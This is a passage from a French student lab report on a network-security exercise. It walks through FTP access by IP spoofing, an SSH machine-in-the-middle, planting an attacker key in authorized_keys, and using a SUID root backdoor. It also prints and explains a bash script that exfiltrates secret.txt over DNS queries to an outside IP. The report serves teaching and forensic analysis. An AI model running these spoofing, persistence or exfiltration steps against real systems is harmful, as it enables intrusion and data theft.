Remote system type is UNIX.
Using binary mode to transfer files.
```

```
ftp> ls
229 Entering Extended Passive Mode (|||42434|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 2181741 Nov 01 2022 OWASP_Testing_Guide_v4.pdf
-rw-rw-r-- 1 1000 1000 235 Nov 02 2022 TODO.md
drwxrwxr-x 1 1000 1000 54 Nov 20 17:47 backups
-rw-rw-r-- 1 1000 1000 55829 Oct 27 2022 jalapeno.jpg
-rw-rw-r-- 1 1000 1000 29 Nov 04 2022 password.txt
-rw-rw-r-- 1 1000 1000 365 Nov 04 2022 secret.txt
226 Directory send OK.
```

```
ftp> get password.txt
local: password.txt remote: password.txt
229 Entering Extended Passive Mode (|||20070|)
150 Opening BINARY mode data connection for password.txt (29 bytes).
100% |*****| 29 5.33 KiB/s 00:00 ETA
226 Transfer complete.
29 bytes received in 00:00 (5.06 KiB/s)
```

```
(root@kali)~# ls
password.txt
```

```
(root@kali)~# cat password.txt
Code of the front door: 0794
```

3. Le mécanisme qui empêchait de se connecter au serveur dans la partie 5.1.4 est bel et bien la restriction des adresses IP pouvant se connecter au serveur FTP. En effet, en effectuant la commande "iptables -t nat -A POSTROUTING -j SNAT -d 10.22.1.11 --to 10.22.0.11", nous avons pu usurper l'adresse IP d'Alice, ce qui a permis de faire croire que les paquets sortants allant en direction de l'adresse IP 10.22.1.11, qui est le serveur FTP, proviennent de l'adresse IP d'Alice (10.22.0.11) et non de notre propre adresse IP (celle de l'attaquant). Ce changement fait donc en sorte que les paquets envoyés au serveur FTP semblent venir d'Alice, alors qu'ils sont émis par une autre machine (celle de l'attaquant). Nous avons ensuite pu nous connecter au serveur FTP auquel se connecte Alice et y accéder en y entrant son nom d'utilisateur et son mot de passe précédemment récupérés lors de l'attaque ARP.

Ceci prouve donc qu'en ayant la bonne adresse IP (celle d'Alice), le pare-feu ne bloque pas la tentative de connexion et donc le mécanisme qui nous empêchait de nous connecter était bien en lien avec les restrictions d'adresses IP. Par contre, ce n'est pas un mécanisme de sécurité efficace puisqu'en une simple commande de translation d'adresse source, nous avons pu avoir une connexion au serveur réussie, et en une simple interception de trafic réseau entre Alice et le serveur, nous avons pu récupérer le nom d'utilisateur ainsi que le mot de passe d'Alice nécessaires à rentrer dans son compte. Nous avons donc pu trop facilement contourner cette configuration de sécurité qui n'est donc pas assez efficace.

5.3 Machine in the Middle

1. Récupérer la configuration du client SSH de Alice :

```
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||5426|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 92 Nov 03 2022 authorized_keys
226 Directory send OK.
ftp> get authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||26105|)
150 Opening BINARY mode data connection for authorized_keys (92 bytes).
100% |*****| 92 615.36 KiB/s 00:00 ETA
226 Transfer complete.
92 bytes received in 00:00 (52.29 KiB/s)
```

```
(root@kali) - [~]
# ls
authorized_keys password.txt

(root@kali) - [~]
# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPtqrzfIH8C37CjCd2TSdy46ApUAMAt5E9P1xnngL/c4 root@alice
```

2. Alice a stocké le fichier contenant sa configuration du client SSH sur le serveur FTP dans le dossier ".ssh". Ce fichier nommé "authorized_keys" contient une clé publique SSH faisant partie de la liste des clés SSH autorisées à se connecter au serveur SSH. La disposition de ce fichier dans le serveur FTP présente de nombreuses vulnérabilités, comme par exemple dans notre cas où nous avons réussi à récupérer le nom d'utilisateur et le mot de passe d'Alice qui nous a permis d'établir la connexion au serveur FTP et donc de facilement récupérer la clé publique et ainsi nous permettre d'accéder à son compte SSH sans avoir le besoin de rentrer un mot de passe supplémentaire.

Donc, si cette clé publique SSH, non protégée et facilement accessible, tombe dans les mains d'une personne non autorisée, telle que l'attaquant, alors celle-ci peut se connecter au compte SSH d'Alice et ainsi avoir accès à son compte à distance. Aussi, si cette clé est associée au compte 'root' du serveur, l'attaquant aura alors un contrôle complet sur le système et pourrait modifier ou supprimer des fichiers contenant des données sensibles, ou encore espionner l'activité sur le système. En plus de tout ça, une fois que l'attaquant obtient l'accès au système, celui-ci pourrait propager l'attaque en tentant d'attaquer d'autres systèmes sur le réseau interne, ce qui mettrait en danger la sécurité de l'ensemble du réseau.

Aussi, puisque nous avons accès au fichier de configuration d'Alice, nous pouvons facilement récupérer ce fichier, y apporter des modifications et ensuite sauvegarder ces modifications au niveau du serveur FTP ce qui changerait le contenu de ce fichier définitivement, et ce, avec des informations que nous avons données. Une modification que l'attaquant pourrait faire est d'ajouter au fichier "authorized_keys" sa propre clé, ce qui lui permettrait de répliquer cet accès à d'autres comptes en faisant usage de cette clé ajoutée. Une autre modification plus radicale pourrait être de remplacer carrément la clé SSH d'Alice par la clé de l'attaquant afin que celui-ci s'assure de toujours pouvoir accéder au compte d'Alice même si sa clé est révoquée ou supprimée. Cette tactique permettrait aussi à l'attaquant de bloquer l'accès d'Alice à son propre compte compromettant ainsi davantage le système.

3. Attaque Machine in the Middle sur la connexion SSH de Alice :

```
(root@kali)-[~]
# iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 22 -j REDIRECT --to-port 10022

(root@kali)-[~]
# ssh-mitm server --remote-host 10.22.1.11

SSH-MITM - ssh audits made simple

Version: 2.1.0
Documentation: https://docs.ssh-mitm.at
Issues: https://github.com/ssh-mitm/ssh-mitm/issues

[11/26/23 07:18:21] INFO generated temporary RSAKey key with 2048 bit length and fingerprints:
                    MD5:b4:e2:fb:de:c8:ce:00:61:f5:67:ce:48:7d:62:03:cb
                    SHA256:SIzKRKZTVd2laiW+S1/D6xv1m0m70EVEun3nEQSwnPw
                    INFO listen interfaces 0.0.0.0 and :: on port 10022
[11/26/23 07:18:23] INFO i session 329ba541-cfb3-41bc-9067-9e33652ddc91 created
                    INFO i connected client version: SSH-2.0-OpenSSH_8.8
                    INFO ▲ client affected by CVEs:
                        * CVE-2020-14145: https://docs.ssh-mitm.at/CVE-2020-14145.html
                        - client connecting for the first time or using default key order!
                        - Preferred server host key algorithm: ssh-ed25519-cert-v01@openssh.com
                    INFO Remote auth-methods: ['publickey']
[11/26/23 07:18:25] INFO i 329ba541-cfb3-41bc-9067-9e33652ddc91 - local port forwarding
                    SOCKS port: 37735
                    SOCKS4:
                        * socat: socat TCP-LISTEN:LISTEN_PORT,fork
                        socks4:127.0.0.1:DESTINATION_ADDR:DESTINATION_PORT,socksport=37735
                        * netcat: nc -X 4 -x localhost:37735 address port
                    SOCKS5:
                        * netcat: nc -X 5 -x localhost:37735 address port
                    INFO Remote authentication succeeded
                        Remote Address: 10.22.1.11:22
                        Username: alice
                        Remote-Publickey: ssh-ed25519 SHA256:RBWFv3Vf+M3WojT8MPlvGwhLzoZreXSnV+2HRDXOAsU 256bits
                        Agent: available keys: 1
                        Agent-Key: ssh-ed25519 SHA256:RBWFv3Vf+M3WojT8MPlvGwhLzoZreXSnV+2HRDXOAsU
                        256bits, can sign: False
                    INFO i 329ba541-cfb3-41bc-9067-9e33652ddc91 - session started
[11/26/23 07:18:26] INFO i created mirrorshell on port 43087. connect with: ssh -p 43087 127.0.0.1
[11/26/23 07:18:43] INFO i session 079e7b21-23b1-4ec6-b36b-fa2f850be2df created
                    INFO i connected client version: SSH-2.0-OpenSSH_8.8
```

6. Investigation numérique

1. Générer la clé publique :

```

(root@kali) - [~]
# ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/root/.ssh/id_rsa): key_file
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in key_file
Your public key has been saved in key_file.pub
The key fingerprint is:
SHA256:wtvu1VJ61yFo9cBR5AucZYoyTQUfUIr1wMDyFT1/RR8 root@kali
The key's randomart image is:
+---[RSA 3072]-----+
|      .o=BB=o=E. |
|      . .+=+Oo0  +|
|      oo.o @o. o |
|      . . o +... |
|      o S + . +. |
|      + + . o . |
|      . + + . . |
|      . + .      |
|      .o         |
+-----[SHA256]-----+

```

Ajouter la clé publique SSH de notre machine Kali Linux à la liste des clés autorisées pour se connecter au compte d'Alice :

```

(root@kali) - [~]
# ls
authorized_keys  key_file  key_file.pub  password.txt

(root@kali) - [~]
# cat key_file.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCuVBnf0nidcX79oGkp60Ihuvzr2vo5a0gC3tz+TS1QEMbViz/sp7ICbtWLDc0Zz1kyQZ7ZtQvP00AELyWl1
16FmAlvinz4cjcU79GfJxRYnfsdfIIxbji8Zx6T9QZmfiQyppWv5Lrv99YTgv1NtL+bF/pDd58PG0wcSh0dkv+4IU6KKawI7UuHTv80M4nSuEaD1y/Zemdv4g
SAiJDztJ70Ek7BEz/+q1Nx2abbD0NM+93PxJhcVunBZrdY+1EDXvuMuyiizi8t9Lr+qmqKnbjJOLGIBm/QyXJc6o0nSGXqiiT93HnsZxsYBj1S/qIkjisprcM
5Y7MKTAcFirC9KucYvKxxKYcKn7+wydycoF87NjyvTgkpoTVDw0dUy50AZhWLdsVPP7wv3BTVkEmSD0r1R01S7VPCj4zjjVHPJ+mS5gjK1RT675keFwbU2I7U
08wCXf4cLWhJs4KoVvSvJFDf1gjqlNwId/B76zw9+lnb9q8Mv50DpiKV7Lxg9955EE= root@kali

(root@kali) - [~]
# vim authorized_keys

(root@kali) - [~]
# cat authorized_keys
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPtqrzfIH8C37CjCd2TSdy46ApUAMat5E9P1xnngL/c4 root@alice
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCuVBnf0nidcX79oGkp60Ihuvzr2vo5a0gC3tz+TS1QEMbViz/sp7ICbtWLDc0Zz1kyQZ7ZtQvP00AELyWl1
16FmAlvinz4cjcU79GfJxRYnfsdfIIxbji8Zx6T9QZmfiQyppWv5Lrv99YTgv1NtL+bF/pDd58PG0wcSh0dkv+4IU6KKawI7UuHTv80M4nSuEaD1y/Zemdv4g
SAiJDztJ70Ek7BEz/+q1Nx2abbD0NM+93PxJhcVunBZrdY+1EDXvuMuyiizi8t9Lr+qmqKnbjJOLGIBm/QyXJc6o0nSGXqiiT93HnsZxsYBj1S/qIkjisprcM
5Y7MKTAcFirC9KucYvKxxKYcKn7+wydycoF87NjyvTgkpoTVDw0dUy50AZhWLdsVPP7wv3BTVkEmSD0r1R01S7VPCj4zjjVHPJ+mS5gjK1RT675keFwbU2I7U
08wCXf4cLWhJs4KoVvSvJFDf1gjqlNwId/B76zw9+lnb9q8Mv50DpiKV7Lxg9955EE= root@kali

```

```
(root@kali)-[~]
# ftp 10.22.1.11
Connected to 10.22.1.11.
220 (vsFTPd 3.0.5)
Name (10.22.1.11:root): alice
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> clear
?Invalid command.
ftp> cd .ssh
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||24642|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1000 1000 92 Nov 03 2022 authorized_keys
226 Directory send OK.
ftp> put authorized_keys
local: authorized_keys remote: authorized_keys
229 Entering Extended Passive Mode (|||28092|)
150 Ok to send data.
100% |*****
226 Transfer complete.
655 bytes sent in 00:00 (143.48 KiB/s)
```

Se connecter en SSH au serveur :

nous avons effectué cette partie un autre jour, et donc nous avons du régénérer les fichiers de configuration SSH sur la machine kali et key_file est maintenant keyfile (oubli de maintien de la syntaxe du nom du fichier)


```
(root@kali)-[~]
└─# ssh -i keyfile alice@10.22.1.11 -p 22
Welcome to Ubuntu 22.04.1 LTS (GNU/Linux 5.17.5-300.fc36.x86_64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Sun Nov 26 07:59:35 2023 from 10.22.1.254
alice@server:~$
```

2. Retrouver la porte dérobée laissée par les pirates :

```
alice@server:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/local/bin/.backdoor
```


Analyser le programme à l'aide de radar2 :

```
(root@kali)-[/]
# git clone https://github.com/radareorg/radare2
Cloning into 'radare2'...
remote: Enumerating objects: 287697, done.
remote: Counting objects: 100% (13603/13603), done.
remote: Compressing objects: 100% (1061/1061), done.
remote: Total 287697 (delta 12896), reused 13082 (delta 12536), pack-reused 274094
Receiving objects: 100% (287697/287697), 170.15 MiB | 13.68 MiB/s, done.
Resolving deltas: 100% (226056/226056), done.

(root@kali)-[/]
# cd radare2

(root@kali)-[/radare2]
# sys/install.sh
/radare2
[WW] Do not run this script as root!
WARNING: Updating from remote repository
From https://github.com/radareorg/radare2
* branch          master      -> FETCH_HEAD
Already up to date.
Warning: Your system-wide capstone is too old for me
[*] Finding gmake is a tracked alias for /usr/bin/gmake OK
[*] Configuring the build system ... OK
[*] Checking out capstone... OK
[*] Checking out vector35-arm64... OK

(root@kali)-[/]
# r2 -d .backdoor
WARN: Relocs has not been applied. Please use '-e bin.relocs.apply=true' or '-e bin.cache=true' next time
-- To debug a program, you can call r2 with 'dbg://<path-to-program>' or '-d <path..>'
[0x7fc87738e950]> aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze imports (af@@@i)
INFO: Analyze entrypoint (af@ entry0)
INFO: Analyze symbols (af@@@s)
INFO: Recovering variables
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Analyzing methods
INFO: Recovering local variables (afva)
INFO: Skipping type matching analysis in debugger mode (aافت)
INFO: Propagate noretun information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
```

```

[0x7fc87738e950]> afl
0x00401030  1      6 sym.imp.setgid
0x00401040  1      6 sym.imp.setuid
0x00401050  1      6 sym.imp.execl
0x00401060  1     37 entry0
0x004010a0  4     31 sym.deregister_tm_clones
0x004010d0  4     49 sym.register_tm_clones
0x00401110  3     32 sym.__do_global_dtors_aux
0x00401140  1      6 sym.frame_dummy
0x0040117c  1     13 sym._fini
0x00401090  1      5 loc..annobin_static_reloc.c
0x00401146  1     52 main
0x00401000  3     27 sym._init
[0x7fc87738e950]> pdf
ERROR: Cannot find function at 0x7fc87738e950
[0x7fc87738e950]> pdf @main
; DATA XREF from entry0 @ 0x401078(r)
/ 52: int main (int argc, char **argv, char **envp);
|      0x00401146      55      push rbp
|      0x00401147      4889e5      mov rbp, rsp
|      0x0040114a      bf00000000      mov edi, 0
|      0x0040114f      e8ecfeffff      call sym.imp.setuid
|      0x00401154      bf00000000      mov edi, 0
|      0x00401159      e8d2feffff      call sym.imp.setgid
|      0x0040115e      ba00000000      mov edx, 0
|      0x00401163      be10204000      mov esi, str.bash ; 0x402010 ; "bash"
|      0x00401168      bf15204000      mov edi, str._bin_bash ; 0x402015 ; "/bin/bash"
|      0x0040116d      b800000000      mov eax, 0
|      0x00401172      e8d9feffff      call sym.imp.execl
|      0x00401177      90      nop
|      0x00401178      5d      pop rbp
|      0x00401179      c3      ret
[0x7fc87738e950]>

```

D'après les informations fournies par Radare2, le programme contient une fonction "main" qui appelle "setuid" qui est une fonction permettant de définir l'ID utilisateur (UID) à zéro et appelle ensuite une autre fonction, "setgid", qui permet de définir le groupe ID (GID) à zéro. Les fonctions "setgid" et "setuid" appelées avec l'argument 0 font référence au UID et au GID qui appartiennent généralement à l'utilisateur root sur les systèmes Unix. Finalement, le programme appelle la fonction "execl" qui s'exécute avec l'argument "/bin/bash" ce qui exécute le lancement d'un shell bash. Ce programme permet donc à l'attaquant de lancer un shell en tant qu'utilisateur root, ayant ainsi tous les privilèges possibles et lui permettant d'avoir un contrôle total sur le système.

Lorsque ce programme est exécuté sur la machine du serveur, l'identifiant utilisateur et le groupe associé au processus en cours seront changés pour la valeur '0' qui est associée à l'identifiant de l'utilisateur 'root'. Un shell '/bin/bash' se lance ensuite, donnant ainsi des privilèges élevées à l'attaquant ainsi que qu'un accès à toutes les fonctionnalités et fichiers présents sur le système, incluant ceux réservés à l'administrateur du système.

source : [Introduction - The Official Radare2 Book](#)

4. En utilisant la porte dérobée, devenir root :

```
alice@server:~$ /usr/local/bin/.backdoor
root@server:~# ls
OWASP_Testing_Guide_v4.pdf  TODO.md  backups  jalapeno.jpg  password.txt  secret.txt
```

Récupérer le fichier “steal_secret” :

```
root@server:~# cd ..
root@server:/home# cd ..
root@server:/# cd usr/local/bin
root@server:/usr/local/bin# ls
steal_secret
root@server:/usr/local/bin# cat steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @93.184.216.34 `echo -ne $r$f|tr "+" "****" +short +noidnin +noidnout; done

(root@kali)~# touch steal_secret
(root@kali)~# ls
authorized_keys  dnsteal  keyfile  keyfile.pub  steal_secret
(root@kali)~# vim steal_secret
(root@kali)~# ls
authorized_keys  dnsteal  keyfile  keyfile.pub  steal_secret
(root@kali)~# cat steal_secret
#!/bin/bash
cd /home/alice
f=secret.txt; s=4;b=57;c=0; for r in $(for i in $(base64 -w0 $f| sed "s/.\{$b\}/&\n/g");do if [[ "$c" -lt "$s" ]]; then echo -ne "$i-."; c=$((c+1)); else echo -ne "\n$i-."; c=1; fi; done ); do dig @93.184.216.34 `echo -ne $r$f|tr "+" "****" +short +noidnin +noidnout; done
```

Le fichier steal_secret contient beaucoup d'information que nous allons décortiquer :

- “#!/bin/bash” : Indique que le script doit utiliser l'interpréteur de commandes Bash afin de s'exécuter.
- “cd /home/alice” : Change le répertoire courant pour le répertoire “/home/alice”.
- “f=secret.txt; s=4; b=57; c=0;” : Définition des variables f (pour le nom du fichier), s (pour le seuil), b (pour la longueur) et c (pour le compteur) pour respectivement secret.txt, 4, 57, 0.
- “for r in \$(...); do ...; done” : Boucle externe
- “for i in \$(base64 -w0 \$f| sed "s/.\{\$b\}/&\n/g"); do” : Encode en base64 le contenu du fichier “secret.txt” grâce à la commande ‘base64’ et de séparer ce contenu encodé en plusieurs parties qui seront chacune de longueur ‘b’ grâce à la commande ‘sed’.

- "if [["\$c" -lt "\$s"]];" : Vérification si le compteur 'c' est inférieur au seuil 's'.
- "then echo -ne "\$i-."; c=\$((c+1));" : Si la condition est respectée, alors la partie encodée s'affiche grâce à la commande 'echo' et il y a une incrémentation du compteur 'c' de 1.
- "else echo -ne "\n\$i-." : Si la condition n'est pas respectée et donc que le compteur 'c' est égal ou supérieur au seuil 's', alors la partie encodée s'affiche mais cette fois avec un retour à la ligne, et ce toujours grâce à la commande 'echo'.
- "c=1" : Réinitialisation du compteur 'c' à la valeur 1.
- "done" : Fin de la boucle interne.
- "dig @93.184.216.34" : Envoie des requêtes DNS à l'adresse IP 93.184.216.34 qui contiennent les parties divisées et encodées du fichier "secret.txt" grâce à la commande 'dig'. Ces parties encodées sont modifiées pour être compatibles avec le système DNS.

Donc, le fichier steal_secret permet d'encoder, de diviser et d'envoyer les données présentes dans le fichier secret.txt en utilisant des requêtes DNS. C'est grâce à ce programme que l'attaquant a pu mener son attaque et s'envoyer les données sensibles du fichier secret.txt de la machine d'Alice à sa machine personnelle, car comme on a vu à la partie 3 de ce TP dans 'Analyse de traces réseau' dans la capture Wireshark, l'adresse IP de l'attaquant est bien 93.184.216.34.